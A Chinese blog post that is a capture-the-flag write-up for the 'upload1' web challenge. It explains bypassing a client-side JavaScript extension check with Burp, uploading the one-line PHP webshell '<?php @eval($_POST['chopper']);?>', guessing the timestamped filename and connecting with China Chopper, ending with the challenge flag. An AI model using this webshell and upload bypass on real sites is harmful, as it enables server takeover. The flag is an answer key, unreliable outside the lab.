

# 攻防世界WEB进阶之upload1

原创

[harry\\_c](#) 于 2019-10-03 20:53:33 发布 9710 收藏 4

分类专栏: [攻防世界](#) 文章标签: [upload1](#) [攻防世界web进阶](#) [渗透安全](#) [攻防世界](#) [网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/harry\\_c/article/details/102017043](https://blog.csdn.net/harry_c/article/details/102017043)

版权



[攻防世界](#) 专栏收录该内容

29 篇文章 2 订阅

订阅专栏

## 攻防世界WEB进阶之upload1

- 一、分析
- 二、实操
- 三、答案

难度系数: 1星

题目来源: 暂无


题目描述: 暂无

题目场景: 略

题目附件: 暂无

### 一、分析

首先打开场景，上传文件进行抓包操作，发现存在部分js代码。



**Request**

Raw Params Headers Hex

```
POST /index.php HTTP/1.1
Host: 111.198.29.45:59162
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: multipart/form-data; boundary=-----168279961491
Content-Length: 79099
Connection: close
Referer: http://111.198.29.45:59162/index.php
Upgrade-Insecure-Requests: 1

-----168279961491
Content-Disposition: form-data; name="upfile"; filename="閩塢痲纒口鋤唛收鑄困垮繩板碟盞整口澗口.jpg"
Content-Type: image/jpeg
```

**Response**

Raw Headers Hex

```
while (i--) {
  if (this[i] === obj) {
    return true;
  }
}
return false;
}

function check(){
  upfile = document.getElementById('upfile');
  submit = document.getElementById('submit');
  name = upfile.value;
  ext = name.replace(/^.+\./, '');

  if(['jpg','png'].contains(ext)){
    submit.disabled = false;
  }else{
    submit.disabled = true;

    alert('璇烽口愛嬾涓涓寮材混鑄困构湍朵笺浼!');
  }
}
```

[https://blog.csdn.net/harry\\_c](https://blog.csdn.net/harry_c)

```
function check(){
  upfile = document.getElementById("upfile");
  submit = document.getElementById("submit");
  name = upfile.value;
  ext = name.replace(/^.+\./, '');

  if(['jpg', 'png'].contains(ext)){
    submit.disabled = false;
  }else{
    submit.disabled = true;

    alert('请选择一张图片文件上传!');
  }
}
```

然而只是一个检查文件名的函数：ext = name.replace(/^.+\./, '')删除文件的名称  
if(['jpg','png'].contains(ext)): 检查后缀是否为jpg，如果不是就禁用按钮并弹窗报错。

上传png文件:




访问上传的文件能够被打开:



但是访问http://111.198.29.45:59162/upload/显示页面访问是被禁止的



使用IP伪造:




尝试失败

尝试一句话木马: <?php @eval(\$\_POST['chopper']);?>


上传成功但是使用菜刀无法连接

尝试失败，我好难啊




## 二、实操

其实之前使用中国菜刀没毛病的自己没有修改上传的文件的后缀导致文件上传上去为jpg格式可以连接



后缀名不正确是无法执行对应的语句的，所以需要绕过前端的文件后缀检查通过burp抓包，将后缀名称修改为php即可




```
mime= s.png
Content-Type: image/jpeg

<?php @eval($_POST['chopper']);?>
-----51042263827990--

Array.prototype.contains = function (obj) {
  var i = this.length;
  while (i-- > 0) {
    if (this[i] === obj) {
      return true;
    }
  }
  return false;
};
```


文件上传完毕，怎么连接呢？首先我们应该知道对应上传文件在服务器的位置  
系统自动生成了文件名，但实际上是有迹可循的，是使用unix时间戳+文件名的形式  
我们刚开始上传的文件有一个反馈的文件名



根据1570000745.s.jpg 文件名称，我们可以推测出修改文件后缀的文件名称通过加1的方式持续几次就能找到




终于找到了，可以开始使用中国菜刀进行连接啦！  
#关于中国菜刀的，我提供了一个版本，需要的童鞋自取下载链接是  
[https://download.csdn.net/download/harry\\_c/11423598](https://download.csdn.net/download/harry_c/11423598)  
啦啦啦，连接成功了



### 三、答案

最终我们终于找到了flag.php文件



打开就是最终的flag



至此最终的flag为: cyberpeace{5424056c1c4d35b8fc267df74b70bdea}